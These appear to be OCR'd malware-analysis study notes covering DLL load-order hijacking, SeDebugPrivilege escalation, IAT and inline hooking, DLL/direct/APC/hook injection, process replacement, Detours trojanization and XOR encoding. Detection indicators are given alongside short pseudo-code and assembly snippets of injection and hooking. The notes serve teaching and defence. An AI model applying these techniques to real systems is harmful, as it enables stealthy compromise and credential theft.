
4. Important Note

- Not all DLLs are protected
- Even “safe” DLLs can be exploited via:
    - recursive loading

👉 Many apps (like explorer.exe) are vulnerable

Program starts -> Search DLL -> Finds FAKE DLL first -> Runs malware -> Loads real DLL (to avoid suspicion)

DLL load-order hijacking exploits Windows DLL search order by placing a malicious DLL in a higher-priority directory so that it is loaded instead of the legitimate DLL, allowing attackers to execute code without modifying the registry or existing binaries.



8. Privilege Escalation

Privilege Escalation = malware tries to get **more power (permissions)** than it currently has

Example:

- User level → limited access
- System level → full control

👉 Malware wants **SYSTEM-level access**

2. Why malware needs it

Even if: You are admin Still: Some processes (like system processes) are protected

👉 Malware needs **extra privilege** to:

- kill processes
- inject code
- control system

3. Main Trick: SeDebugPrivilege

This is the key concept. **SeDebugPrivilege = full control over other processes**

Originally: Used for debugging

But malware uses it to: access system-level processes

4. Simple Flow (What malware does)

Step 1: Get its own process token

OpenProcessToken()

👉 Token = identity + permissions of process

Step 2: Find privilege ID

LookupPrivilegeValue("SeDebugPrivilege")

👉 Gets unique ID (LUID) for this privilege

Step 3: Enable the privilege

AdjustTokenPrivileges()

👉 Turns ON SeDebugPrivilege

5. What happens after this?

Now malware can:

- access any process
- inject code
- terminate processes
- control system-level services

6. Important Detail

- Only **admin accounts** can enable this
- Normal users → ❌ cannot

👉 So malware:

- either runs as admin
- or first escalates to admin

7. Code Explanation (Very Simple)

🔹 Part 1 ()

OpenProcessToken

👉 Get access to its own permissions

🔹 Part 2

LookupPrivilegeValueA("SeDebugPrivilege")

👉 Find privilege ID

🔹 Part 3 ()

AdjustTokenPrivileges

👉 Enable that privilege

🔹 Inside structure ( )

- Set privilege ID
- Mark it as:

SE_PRIVILEGE_ENABLED

👉 Means: “turn it ON”

If you see:

- `OpenProcessToken`
- `LookupPrivilegeValue`
- `AdjustTokenPrivileges`

👉 Strong sign of **privilege escalation**

Methods:

- Exploits
- DLL hijacking
- tools like Metasploit Framework

8.1 SeDebugPrivilege (Important)

This gives Full control over processes

Steps malware follows:

1. Get process token → `OpenProcessToken`
2. Find privilege → `LookupPrivilegeValueA`
3. Enable it → `AdjustTokenPrivileges`

👉 Key idea: This is like giving malware **SYSTEM-level power**

Think malware lifecycle:

1. **Enter** → downloader / launcher
2. **Control** → backdoor / RAT / reverse shell
3. **Scale** → botnet
4. **Steal** → credentials / keylogs / hashes
5. **Stay** → persistence (registry, DLL tricks)
6. **Upgrade** → privilege escalation

1. Core Idea (Rootkits)

> A rootkit is malware that **hides itself** so you cannot see it.

It hides things like:

- files
- processes
- network connections

👉 So even antivirus or tools may not detect it.

2. Where rootkits work

Two levels:

- 🔹 **User-mode (this topic)**
  - Works in normal applications
  - Easier to detect
- 🔹 **Kernel-mode (more dangerous)**
  - Works inside OS core
  - Harder to detect and more powerful

3. Strategy to analyze rootkits

Always follow this:

1. How is the hook placed?
2. What is the hook doing?

4. What is “Hooking”? (Very Important)

> Hooking = intercepting a function call and **changing its behavior**

Instead of: Program → Windows API → result

It becomes: Program → Rootkit → Windows API → modified result

5. IAT Hooking (Basic Method)




Figure 11-4: IAT hooking of `TerminateProcess`. The top path is the normal flow, and the bottom path is the flow with a rootkit.

🔹 What is IAT?

- Import Address Table = list of function addresses a program uses

🔹 Normal flow:

Program → IAT → kernel32.dll → function runs

🔴 With rootkit:

- IAT entry is modified

Program → IAT → Rootkit code → real function

🔹 Example given:

- Function: `TerminateProcess`

👉 Rootkit intercepts it and:

- prevents killing a process

🔹 Key Idea:

- Only pointer is changed
- Actual function remains untouched

⚠️ Limitation: Easy to detect

👉 That's why attackers prefer inline hooking

6. Inline Hooking (Advanced + Important)

Instead of changing pointer → malware changes **actual function code**

🔹 **How it works:**

1. Wait until DLL loads
2. Modify beginning of function

🔴 **Replace start with:** JMP → malicious code

🔹 **Flow becomes:** Program → function → jump to rootkit → return → original function

7. Real Example Explained

Target function:

ZwDeviceIoControlFile

Used by:

- tools like Netstat (to show network data)

🔹 **Step 1: Find function address**

GetProcAddress()

🔹 **Step 2: Prepare hook code**

7-byte patch:

mov eax, address

jmp eax

👉 Means:

- store address of malware function
- jump to it

🔹 **Step 3: Insert malware address**

Using:

memcpy()

👉 Replace zeros with:

- address of malicious function

🔹 Step 4: Install hook

Install_inline_hook()

👉 Overwrites start of real function

8. What does this rootkit do?

- Hides traffic to **port 443 (HTTPS)**
- So tools like Netstat cannot see it

🔁 Final behavior:

Program → ZwDeviceIoControlFile

→ rootkit hides data

→ calls real function

👉 System works normally → stealth

9. Advanced Evasion Trick

Normally: Hook is at beginning of function

But attackers: place hook deeper inside function

👉 Harder to detect

10. Key Differences (IMPORTANT)

Feature	IAT Hooking	Inline Hooking
What changes	Pointer	Actual code
Difficulty	Easy	Advanced
Detection	Easier	Harder

Unit 12

1. Big Idea

Malware doesn't just run openly — it tries to **run secretly (covertly)** so users and security tools don't notice.

This is called: **Covert Launching Techniques**

2. What is a Launcher (Loader)?

A **launcher** is malware whose job is:

- to run itself OR
- to run another malware **secretly**

It prepares the system so malicious activity is hidden

🔹 Important Trick

Launcher often hides malware inside:

- **resource section of PE file**

Normally this section stores:

- icons
- images
- menus

👉 But malware hides: executable / DLL inside it

🔹 What happens when launcher runs?

1. Extract hidden malware
2. Decrypt / decompress it (if needed)
3. Execute it

🔹 APIs used (important for detection)

- `FindResource`
- `LoadResource`
- `SizeofResource`

👉 These are strong indicators of a launcher

🔹 Important point

Launchers often:

- need **admin privileges**
- or include **privilege escalation code**

👉 Another detection clue

3. Process Injection

Process Injection = malware runs its code inside another process

🔹 Why?

- Hide itself
- Bypass firewall
- Look like legitimate program

🔹 Basic idea:

Malware → inject → legit process → code runs inside it

🔹 Key APIs used

- `VirtualAllocEx` → allocate memory in other process
- `WriteProcessMemory` → write malicious code
- `CreateRemoteThread` → execute code

👉 These 3 together = strong injection pattern

4. DLL Injection (Most Common)




Figure 12-1: DLL injection—the launcher malware cannot access the Internet until it injects into iexplore.exe.

Malicious DLLs often have little content other than the DllmainFunction, and everything they do will appear to originate from the compromised process. Malware forces another process to load a malicious DLL.

Step 1: Find target process

- APIs used:
  - `CreateToolhelp32Snapshot`
  - `Process32First`
  - `Process32Next`

👉 Used to scan process list

Step 2: Get process handle

OpenProcess()

🔹 Flow:

1. Find target process
2. Get its PID or handle
3. Open it using: OpenProcess()
4. Allocate memory: VirtualAllocEx()
5. Write DLL name: WriteProcessMemory()
6. Execute inside target: CreateRemoteThread()

Calls: LoadLibrary("malicious.dll")

🔹 What happens next?

- OS loads DLL

- Automatically runs: DllMain() -> That contains malicious code
- Launcher never directly runs malware
- OS runs it → harder to detect

🔹 Example

Malware injects into: browser process. Now: malware gets internet access

What to look for during analysis

- DLL name (string)
- Target process name
- Patterns like: `strncmp` (used to match process name)

The function CreateRemoteThread is commonly used for DLL injection to allow the launcher malware to create and execute a new thread in a remote process. When CreateRemoteThread is used, it is passed three important parameters: the process handle (hProcess) obtained with OpenProcess, along with the starting point of the injected thread (lpStartAddress) and an argument for that thread (lpParameter).

```
hVictimProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, victimProcessID ❶);

pNameInVictimProcess = VirtualAllocEx(hVictimProcess,...,sizeof(maliciousLibraryName),...,...);
WriteProcessMemory(hVictimProcess,...,maliciousLibraryName, sizeof(maliciousLibraryName),...);
GetModuleHandle("Kernel32.dll");
GetProcAddress(...,"LoadLibraryA");
❷ CreateRemoteThread(hVictimProcess,...,...,LoadLibraryAddress,pNameInVictimProcess,...,...);
```

at 2, CreateRemoteThread is passed the three important parameters discussed earlier: the handle to the victim process, the address of LoadLibrary, and a pointer to the malicious DLL name in the victim process. In DLL injection, the malware launcher never calls a malicious function. As stated earlier, the malicious code is located in DllMain, which is automatically called by the OS when the DLL is loaded into memory.

1. Open victim process

2. Allocate memory

3. Write "malicious.dll"

4. Get LoadLibrary address

5. Run LoadLibrary inside victim

6. OS loads DLL

7. DllMain executes (malicious code)

OpenProcess

→ VirtualAllocEx

→ WriteProcessMemory

→ GetProcAddress (LoadLibrary)

→ CreateRemoteThread

5. Direct Injection

Instead of DLL → directly inject code

The difference is that instead of writing a separate DLL and forcing the remote process to load it, direct injection malware injects the malicious code directly into the remote process. This technique can be used to inject compiled code, but more often, it's used to inject shellcode. Three functions are commonly found in cases of direct injection: VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread

The first will allocate and write the data used by the remote thread, and the second will allocate and write the remote thread code. The call to CreateRemoteThread will contain the location of the remote thread code (lpStartAddress) and the data (lpParameter).

Since the data and functions used by the remote thread must exist in the victim process, normal compilation procedures will not work.

Difference from DLL injection:

DLL Injection	Direct Injection
Inject DLL	Inject raw code
Uses LoadLibrary	No DLL needed

🔹 How it works:

- Allocate memory
- Write:
    - data
    - code

Usually:

- two allocations
- two writes

🔹 Important point

- Often injects **shellcode**
- Needs careful coding
- More complex

🔹 Analysis tip

- Dump memory before `WriteProcessMemory`
- Analyze injected code

6. Process Replacement (Very Important)

Instead of injecting → malware replaces entire process

Look like: legitimate process

But actually: running malicious code

🔹 Example

- Appears as: svchost.exe, But inside → malware

Rather than inject code into a host program, some malware uses a method known as process replacement to overwrite the memory space of a running process with a malicious executable. Process replacement is used when a malware author wants to disguise malware as a legitimate process, without the risk of crashing a process through the use of process injection. This technique provides the malware with the same privileges as the process it is replacing.

🔹 Steps/flow

Step 1: Create process in suspended state

CreateProcess(..., CREATE_SUSPENDED) -> Process exists but not running

Step 2: Unmap original code

ZwUnmapViewOfSection() -> Clears memory

Step 3: Allocate new memory

VirtualAllocEx()

Step 4: Write malware into process

WriteProcessMemory()

- headers
- sections

(loop used for multiple sections)

Step 5: Fix execution start

SetThreadContext() -> Point entry to malware

Step 6: Start execution

ResumeThread() -> Now malware runs
In the final step, the malware restores the victim process environment so that the malicious code can run by calling SetThreadContext to set the entry point to point to the malicious code. Finally, ResumeThread is called to initiate the malware, which has now replaced the victim process.

7. Why Process Replacement is powerful

✔ Looks like trusted process
✔ Bypasses firewalls
✔ Hard to detect
✔ Doesn't crash process

8. Easy Memory Flow (Very Important)

Think of 3 techniques:

- **DLL Injection**

  "Make process load my DLL"

- **Direct Injection**

  "Put my code inside process"

- **Process Replacement**

  "Replace process completely with me"

9. Detection Patterns (Exam)

Look for:

- `OpenProcess`
- `VirtualAllocEx`
- `WriteProcessMemory`
- `CreateRemoteThread`

Hook Injection

Hook injection is a technique used by malware to load itself by taking advantage of **Windows hooks**.

Windows hooks are designed to:

- intercept messages sent to applications
- allow programs to monitor or modify these messages

Malware abuses this mechanism to:

- ensure its code executes when certain events occur
- force a malicious DLL to load into another process

How Windows Message Flow Works

Normally:

- User performs an action (keyboard, mouse, etc.)
- OS converts it into a message
- Message is sent to application threads

With hook injection:

- Malware inserts itself into this flow
- It intercepts messages before they reach the application

This allows malware to:

- observe
- modify

- or trigger execution




Figure 12-3: Event and message flow in Windows with and without hook injection

Types of Windows Hooks

There are two main types:

1. Local Hooks

- Work inside the same process
- Used to monitor or modify messages within that process

2. Remote Hooks

- Work across different processes
- Allow malware to inject into another process

Remote hooks are further divided into:

- **High-level hooks**
  - Hook procedure must be inside a DLL
  - OS loads this DLL into target process
  - This is commonly used for injection
- **Low-level hooks**
  - Hook procedure stays in the attacker's process
  - OS sends events to that process directly

Key Use Case: Keyloggers

Hook injection is commonly used for **keylogging**.

Malware registers hooks like:

- `WH_KEYBOARD` (high-level)
- `WH_KEYBOARD_LL` (low-level)

This allows malware to:

- capture keystrokes
- log them to files
- or modify them before passing to system

Important distinction:


- High-level → may run inside another process
- Low-level → runs inside attacker's process

For WH_KEYBOARD procedures, the hook will often be running in the context of a remote process, but it can also run in the process that installed the hook. For WH_KEYBOARD_LL procedures, the events are sent directly to the process that installed the hook, so the hook will be running in the context of the process that created it. Using either hook type, a keylogger can intercept keystrokes and log them to a file or alter them before passing them along to the process or system.

Main API: SetWindowsHookEx

This is the core function used for hook injection. It takes four important parameters:

- **idHook:** Defines type of hook (keyboard, mouse, CBT, etc.)
- **Lpfn:** Pointer to the hook function (malicious code)
- **hMod:** Handle to DLL containing hook function
    - required for high-level hooks
    - for low-level hooks, refers to local module
- **dwThreadId**
  Specifies which thread to target
    - if 0 → applies to all threads (same desktop)
    - must be 0 for low-level hooks



Important Rule: CallNextHookEx

Every hook function must call: CallNextHookEx()

Reason:

- ensures normal system behavior continues
- passes message to next hook or application

If not called:

- system may break
- behavior becomes suspicious

Params	Description
idHook	Specifies the **type of hook** procedure to install. (i.e. WH_CBT)
lpfn	**Pointer** to the hook procedure.
hMod	For high-level hooks, identifies the **handle to the DLL** containing the hook procedure defined by lpfn. For low-level hooks, this identifies the **local module** in which the lpfn procedure is defined.
dwThreadId	**Specifies the identifier of the thread** with which the hook procedure is to be associated. If this **parameter is zero**, the hook procedure is associated with **all existing threads running** in the same desktop as the calling thread. This must be set to zero for low-level hooks.

Type	Val	Type	Val	Type	Val	Type	Val
WH_CALLWNDPROC	4	WH_CALLWNDPROCRET	12	WH_CBT	5	WH_KEYBOARD	2

Thread Targeting Strategy

Malware must decide:

- inject into one thread
- or inject into all threads

Inject into all threads

- Used in keyloggers
- Captures maximum data
- But:
    - heavy on system
    - may trigger detection (IPS)

Inject into single thread

- More stealthy
- Used when goal is just DLL loading
- Requires:
    - finding target process

- extracting its thread ID

Choosing the Right Hook Type

Malware avoids frequently used hooks because:

- they generate many events
- increase chance of detection

Instead, it often uses: `WH_CBT` (less frequent messages). This improves stealth.

Explanation of Listing (Assembly Code)

```
00401100        push    esi
00401101        push    edi
00401102        push    offset LibFileName ; "hook.dll"
00401107        call    LoadLibraryA
0040110D        mov     esi, eax
0040110F        push    offset ProcName ; "MalwareProc"
00401114        push    esi             ; hModule
00401115        call    GetProcAddress
0040111B        mov     edi, eax
0040111D        call    GetNotepadThreadId
00401122        push    eax             ; dwThreadId
00401123        push    esi             ; hmod
00401124        push    edi             ; lpfn
00401125        push    WH_CBT   ; idHook
00401127        call    SetWindowsHookExA
```

Listing 12-4: Hook injection, assembly code

1. Load malicious DLL

LoadLibraryA("hook.dll")

- Loads malware DLL into attacker process
- Needed to access its functions

2. Get address of malicious function

GetProcAddress("MalwareProc")

- Retrieves hook procedure from DLL

3. Find target thread

GetNotepadThreadId()

- Custom function. Finds thread ID of notepad.exe

4. Install hook

SetWindowsHookEx(WH_CBT, MalwareProc, hook.dll, threadID)

This does two things:

- registers hook
- forces OS to load hook.dll into target process

5. Trigger execution

- A `WH_CBT` message is sent. This causes hook.dll to load into notepad.exe

What Happens After Injection

Once DLL is inside target process:

- OS calls: DllMain()
- Malicious code runs inside: notepad.exe process

So, malware appears as legitimate process

Important Behavior of MalwareProc

- It only calls: CallNextHookEx()

Reason:

- avoids interfering with system
- maintains stealth

Extra Stealth Trick

After injection, malware may:

- call `LoadLibrary` inside DllMain
- call `UnhookWindowsHookEx`

This ensures:

- hook is removed
- messages are not disturbed
- detection is avoided

Full Flow

1. Load malicious DLL

2. Get hook function address

3. Find target thread

4. Install hook using SetWindowsHookEx

5. OS loads DLL into target process

6. DllMain executes malicious code

7. Hook may be removed to stay hidden

1. What is Detours

Detours is a library created by Microsoft Research in 1999.

Its original purpose was:

- to modify or extend existing applications
- to add functionality without changing original source code

In simple terms: It allows a developer to “attach” new behavior to an existing program easily

2. Why malware uses Detours

Malware authors use Detours because it provides a clean way to:

- modify the Import Address Table (IAT)

- attach malicious DLLs to existing programs
- hook functions inside running processes

So instead of building malware from scratch, they modify trusted programs to run malicious code

3. Most Common Use by Malware

The most common usage is Attaching a malicious DLL to a legitimate executable on disk

This means whenever the normal program runs, the malicious DLL runs automatically

4. How Detours Modifies a Program

Step 1: Modify PE structure

Malware edits the executable file (PE file).

Step 2: Add a new section

A new section is created: .detour

This section is usually placed:

- **between export table**
- **and debug symbols**

Step 3: Store modified data

The `.detour` section contains:

- original PE header
- a new Import Address Table (IAT)

Step 4: Modify PE header

The malware changes the PE header so that program now uses the **new IAT** instead of original

This is often done using a tool: **setdll (from Detours library)**

5. What happens after modification

Suppose malware adds: *evil.dll*

Now: User runs notepad.exe

→ notepad loads evil.dll automatically

→ malicious code executes

→ notepad still works normally

So:

- user sees normal behavior
- malware runs silently in background

6. Why this is stealthy

- No new suspicious process appears
- Program behaves normally
- Malware runs inside trusted application

This makes detection difficult.

7. Important Observation

When analyzing such malware, look for:

- presence of `.detour` section
- modified Import Address Table
- unexpected DLLs (like `evil.dll`)

These indicate: Detours-based trojanization

8. Important Note

Malware does not always use the official Detours library. Instead, it may:

- create `.detour` section manually

- use custom tools

However:

- behavior remains the same
- analysis approach does not change

1. APC Injection

APC (Asynchronous Procedure Call) injection is a technique used by malware to execute code inside another process **without creating a new thread**.

Earlier techniques like `CreateRemoteThread`: create a new thread → more overhead → easier to detect

APC injection instead uses an already existing thread to execute malicious code

This makes it more efficient & more stealthy

2. What is an APC

Every thread in Windows has an **APC queue.** This queue contains functions that the thread must execute.

Key behavior: APCs are executed when a thread enters an **alertable state**

Alertable State

A thread becomes alertable when it calls functions like:

- `WaitForSingleObjectEx`
- `WaitForMultipleObjectsEx`
- `Sleep`

These functions:

- pause execution
- allow the thread to process queued APCs

Execution Flow of APC

1. APC is added to thread's queue
2. Thread enters alertable state
3. Thread executes all queued APC functions
4. Then continues normal execution

Special Case

If APC is queued **before thread starts running**:

- APC executes **first**
- then normal execution begins

3. Types of APCs

There are two types:

1. Kernel-mode APC

- Used by system or drivers
- runs in kernel space

2. User-mode APC

- Used by applications
- runs in user space

Malware mainly uses **user-mode APCs**, even when triggered from kernel space

4. APC Injection from User Space

This is the most common form.

How it works

A thread in one process queues a function into another thread

Using API: QueueUserAPC()

Parameters of QueueUserAPC

- **pfnAPC** → function to execute
- **hThread** → target thread
- **dwData** → parameter passed to function

Step-by-Step Flow

Step 1: Find target process and thread

Malware identifies target using APIs like:

- `CreateToolhelp32Snapshot`
- `Process32First`, `Process32Next`
- `Thread32First`, `Thread32Next`

Alternative method: `Nt/ZwQuerySystemInformation`

Step 2: Open target thread

OpenThread() This gives: handle to target thread

Step 3: Queue APC

QueueUserAPC(LoadLibraryA, hThread, "dbnet.dll")

Meaning:

- when thread becomes alertable
- it will execute:

LoadLibrary("dbnet.dll")

Step 4: Execution

When thread enters alertable state:

- `LoadLibraryA` is executed
- target process loads malicious DLL

Important Target Choice

Malware often targets: svchost.exe

Reason:

- many threads
- frequently in alertable state

Sometimes malware:

- injects into **all threads**
- to ensure fast execution

5. APC Injection from Kernel Space

Used by:

- rootkits
- malicious drivers

Goal: execute code in user space from kernel space

Why needed

Kernel-mode code: cannot directly execute in user space easily

APC provides a bridge: kernel → user space execution

Key Functions Used

- `KeInitializeApc` → create APC
- `KeInsertQueueApc` → insert into queue

Step-by-Step Flow

Step 1: Initialize APC

KeInitializeApc()

This sets up: APC structure (KAPC)

Step 2: Identify type (Important Logic)**

Check two parameters:

- **ApcMode = 1**
- **NormalRoutine ≠ 0**

👉 This indicates: user-mode APC injection

Step 3: Insert APC into queue

KeInsertQueueApc()

This: queues APC into target thread

Step 4: Execution

When thread becomes alertable:

- APC executes
- malicious code runs
- APC structure stored in memory (KAPC)
- passed between these functions

Target Identification

To know which process is targeted:

- Trace parameter: arg_0

This contains: thread reference

By analyzing it: you can identify target process (e.g., svchost.exe)

6. What Code is Executed

Often:

- DLL loading (like user-mode case)
- OR shellcode (common in kernel injection)

7. Why APC Injection is Effective

- No new thread creation
- Uses legitimate threads
- Harder to detect

- Executes automatically when conditions are met

8. Detection Clues

User-mode indicators:

- `QueueUserAPC`
- `OpenThread`
- thread enumeration APIs

Kernel-mode indicators:

- `KeInitializeApc`
- `KeInsertQueueApc`
- presence of KAPC structure

Behavioral clue:

- execution triggered only when thread becomes alertable

9. Conceptual Flow

1. Find target thread

2. Queue malicious function (APC)

3. Wait for thread to become alertable

4. Thread executes malicious function

5. Malware runs inside target process

Unit 13

1. What is Data Encoding

In malware analysis, **data encoding** means: modifying data to hide its real meaning or intent

Malware uses encoding to:

- hide malicious activity
- avoid detection
- make analysis difficult

2. Why Malware Uses Encoding

Encoding is used in multiple places inside malware:

- To hide configuration data (e.g., command-and-control domains)
- To store stolen data before exfiltration
- To hide strings used by malware
- To disguise malicious functionality as normal behavior

3. Goal of Malware Analyst

When analyzing encoding, you must always do two things:

1. Identify the encoding algorithm
2. Decode the hidden data

4. Simple Ciphers (Important Concept)

Even though modern systems support strong encryption, malware often uses **simple encoding techniques** because:

- they are small (useful in shellcode)
- they are fast
- they are easy to implement
- they are enough to bypass basic analysis

5. Caesar Cipher

One of the oldest techniques. Shifts characters by fixed number (commonly 3)

Example: ATTACK → DWWDFN

6. XOR Encoding (Most Important)

XOR is the most commonly used encoding in malware.

6.1 What XOR Does

Each byte of data is: XORed with a fixed key

Example: Plaintext ⊕ Key = Encoded

6.2 Key Properties

- Very simple (single instruction)
- Produces non-readable characters
- **Reversible**

6.3 Reversibility (Important)

Same operation is used to decode: Encoded ⊕ Key = Original

6.4 Single-Byte XOR

- Same key used for every byte
- Example: key = `0x3C`

7. Brute-Forcing XOR (Very Important)

Since XOR key is only 1 byte: only 256 possibilities

So analysts can:

- try all keys
- check output

Example from text

Encoded file didn’t look like GIF

Brute-force revealed: Key = 0x12 → MZ header found

Why MZ matters

- PE files start with: MZ (4D 5A)

👉 Confirms file is executable

Additional Confirmation

Decoded output contains: "This program must..." DOS stub → confirms PE file

8. Brute-Forcing Many Files

Instead of one file: generate XOR signatures for known strings

Example: "This program"

Try all XOR variations and scan files.

9. Weakness of Single-Byte XOR

Problem: patterns become visible

Example: many repeated bytes (like `0x12`), easy to detect in hex editor

10. NULL-Preserving XOR

To fix this weakness, malware uses: NULL-preserving XOR

10.1 Rule

- If byte = 0x00 or key → skip
- otherwise → XOR with key

10.2 Effect

- reduces visible patterns
- makes key harder to detect

10.3 Why used

- especially useful in **shellcode**
- keeps encoding small but stealthy

11. Identifying XOR in IDA Pro

11.1 How to find XOR loops

Steps:

- search for "xor" instruction
- check loops around it

11.2 Important observation

Not all XOR = encoding

Three types exist:

1. XOR register with itself: used to clear register (ignore this)
2. XOR with constant: likely encoding (key visible)
3. XOR between registers: also possible encoding

11.3 Key Indicator of Encoding

- small loop
- XOR inside loop
- counter increment
- loop termination condition

This pattern = encoding loop

12. Other Simple Encoding Techniques

Encoding Scheme	Description
ADD, SUB	Encoding algorithms can use ADD and SUB for individual bytes in a manner that is similar to XOR. ADD and SUB are not reversible, so they need to be used in tandem (one to encode and the other to decode).
ROL, ROR	Instructions rotate the bits within a byte right or left. Like ADD and SUB, these need to be used together since they are not reversible.
ROT	This is the original Caesar cipher. It's commonly used with either alphabetical characters (*A–Z* and *a–z*) or the 94 printable characters in standard ASCII.
Multibyte	Instead of a single byte, an algorithm might use a longer key, often 4 or 8 bytes in length. This typically uses XOR for each block for convenience.
